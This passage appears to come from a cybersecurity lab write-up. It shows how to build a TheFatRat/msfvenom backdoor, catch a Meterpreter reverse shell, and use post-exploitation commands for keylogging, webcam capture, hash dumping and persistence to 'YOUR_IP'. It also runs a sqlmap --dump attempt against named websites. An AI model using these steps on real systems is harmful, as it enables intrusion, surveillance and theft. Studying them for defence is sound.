lab, with screenshots of the email or hook pages.

  DEMONSTRATION of Weaponization and Delivery

  Step 1: Install FatRat in kali linux using command:

```
git clone

https://github.com/SeekerFr/TheFatRat.git

cd TheFatRat
```


Step 2: Launch The fatrat and Create Payload:

Step 3. Select Payload creating option 1.Backdoor with msfvenom


Step 4: Configure the payload.


-Set LHOST and LPORT

-Choose payload type





Step 6: Set Up a Listener with Metasploit







Step 7: create server, open and download (NewFatRatPay.exe) it from where u want to send it.










Step 8: Now we have remote Control to the victim system:



Commands we can use to interact with the victim machine after having remote control**:**

Table 71: Metasploit


Category	Command	Description
System Information	**sysinfo**	Displays basic information about the victim system (OS, architecture, hostname).
	ver	Displays the full version of the operating system.
	getuid	Shows the current user's ID.
	getenv	Lists environment variables for the current user.
	ps	Lists the running processes on the victim machine.
File System	**pwd**	Shows the current directory of the victim system.
	cd	Changes the current directory to the specified directory.
	ls	Lists the files and directories in the current working directory.
	upload	Uploads a file from your local system to the victim system. Example: upload /path/to/local/file /path/to/remote/dir
	download	Downloads a file from the victim system to your local machine. Example: download /path/to/victim/file
	cat	Displays the contents of a file. Example: cat /path/to/file
	rm	Removes a file from the victim system. Example: rm /path/to/file
Network	**ipconfig**	Displays the network configuration of the victim machine (Windows). On Linux, use ifconfigor ip a.
	netstat	Shows the active network connections and open ports.

	route	Displays or modifies the victim machine's routing table.
Process Management	**kill**	Kills a running process by its Process ID (PID). Example: kill <PID>
	ps aux	Displays detailed information about running processes.
System Control	**execute**	Executes a command on the victim system. Example: execute -f cmd.exe -a "/C dir"(runs dircommand on Windows).
Category	**Command**	**Description**
	shell	Provides interactive command-line access to the victim system (similar to running commands directly on the victim).
	shutdown	Shuts down the victim machine. Example: shutdown /s /f /t 0(Windows shutdown).
	reboot	Reboots the victim machine.
Privilege Escalation	**getsystem**	Attempts to escalate privileges to the highest level (System or Administrator) on the victim system.
Keylogging	**keyscan_start**	Starts capturing keystrokes typed on the victim system.
	keyscan_dump	Displays the captured keystrokes.
	keyscan_stop	Stops the keylogger.
Screenshots	**screenshot**	Takes a screenshot of the victim's screen.
Webcam	**webcam_snap**	Takes a snapshot using the victim's webcam (if available).
Persistence	**persistence**	Creates a persistent backdoor to maintain access to the victim system after reboot. Example: run persistence -U -i 5 - p 4444 -r YOUR_IP
Credentials	**hashdump**	Dumps password hashes from the victim machine (Windows only).
Networking	**portfwd**	Sets up port forwarding to connect to services running on the victim's machine. Example: portfwd add -l 8080 -p 80 -r victim_ip


Sessions	**sessions**	Lists all active Meterpreter sessions.
	sessions -i <session_id>	Interacts with a specific session by providing its ID.
File Management	**mkdir**	Creates a new directory on the victim system. Example: mkdir /path/to/newdir
	rmdir	Removes an empty directory from the victim system. Example: rmdir /path/to/dir
System Commands	**run**	Executes a Meterpreter script. Example: run post/windows/gather/enum_users

A Hands-On Exploitation Walkthrough Without Defender Interference


Step 1: Creating a payload in msfvenom




Step 2. Open Server



Step 3.Download the payload : “P.exe”



Step 4: Configure in order to listen from target machine



Step 5: Establishing Listener and Receiving the Reverse Shell

Meterpreter session 1 opened

This confirms the payload successfully connected and you now have control over the victim machine.


Step 6: Post-Exploitation Using Meterpreter

Table 72: Post Exploitation Command

Command	Description
sysinfo	Shows system information (OS, architecture, etc.)
getuid	Shows the current user ID
ipconfig	Displays network configuration
ps	Lists running processes
shell	Drops into a standard shell on the target
ls	Lists files in the current directory
cd <directory>	Change directory
download <filename>	Downloads a file from the victim machine
upload <filename>	Uploads a file to the victim machine
screenshot	Takes a screenshot of the victim's desktop

webcam_list	Lists available webcams
webcam_snap	Takes a snapshot from the webcam
keyscan_start	Starts recording keystrokes
keyscan_dump	Dumps recorded keystrokes
exit	Ends the Meterpreter session

Step 6: Example workflow



This step is all about gathering information and maintaining control**Exploitation:** Executing the payload on the target[11]. In this phase, the attacker uses exploits to trigger the payload. I used the **Metasploit Framework** to launch exploitsagainst known vulnerabilities (e.g., using exploit/windows/smb/ms17_010_eternalblue to gain a shell on a vulnerable VM). **Exploit-DB** and **SearchSploit** were used to find public exploits for unpatched services identified. Web-specific exploits were tested: **SQLMap** automated SQL injection on a test app (as *"automatic SQL injection and database takeover"* tool[12]) to dump user data, **XSStrike** for XSS vulnerability scanning, and **WPScan** against a dummy WordPress site to enumerate vulnerable plugins. For example:

$ sqlmap -u "https://ssl.com.bd/contact-us" --dump


This command identifies and exploits SQL injection to dump the database[12]. We also ran **Nikto** to scan web servers for common vulnerabilities (versions of Apache, default files, etc.). On routers/switches, we tested default credentials and misconfigurations (e.g., open Telnet) to simulate exploitation. Network attacks like **ARP spoofing** and **Man-in-the-Middle (MitM)** were performed using ettercap and arpspoof to intercept traffic, demonstrating how lateral attacks can give attackers control of sessions. Each exploit attempt was documented with commands and output screenshots.

Demonstrating with SQLmap:

1. Performed a passive scan on the website.
2. During the scan, Identified three different forms.
3. These forms appear to be potentially vulnerable.

Now, Proceding to test whether SQL injection is possible in these forms.

Form-1




Screenshot:

url: https://license.ssl.com.bd/login.php

Method: POST

Post Body Payload: username=admin&password=admin

Initial suspicious behavior: If provided with incorrect credential, it dumps ***'mysql_result'*** object in PHP



So, next step exploits the vulnerability with SQL injection. For this we are using the tools sqlmap

```
[03:11:22] [INFO] checking if the target is protected by some kind of WAF/IPS
[03:11:23] [CRITICAL] heuristics detected that the target is protected by some kind of WAF/IPS
are you sure that you want to continue with further target testing? [Y/n] Y
[03:11:31] [INFO] testing if the target URL content is stable
[03:11:34] [WARNING] POST parameter 'username' does not appear to be dynamic
[03:11:36] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[03:11:38] [INFO] testing for SQL injection on POST parameter 'username'
[03:11:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[03:15:15] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[03:17:55] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[03:21:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[03:24:29] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[03:26:44] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[03:26:48] [WARNING] potential CAPTCHA protection mechanism detected
[03:26:48] [WARNING] it appears that you have been blocked by the target server
[03:27:26] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[03:28:04] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'
[03:28:48] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[03:30:25] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[03:31:51] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[03:33:26] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[03:35:13] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[03:36:42] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[03:39:29] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[03:42:38] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[03:45:17] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[03:48:14] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[03:50:45] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[03:53:46] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[03:55:22] [WARNING] there is a possibility that the target (or WAF/IPS) is dropping 'suspicious' requests
```

Here we SQLmap Tried different SQL injection payload to the target location but all the queries were safely filtered by the server.

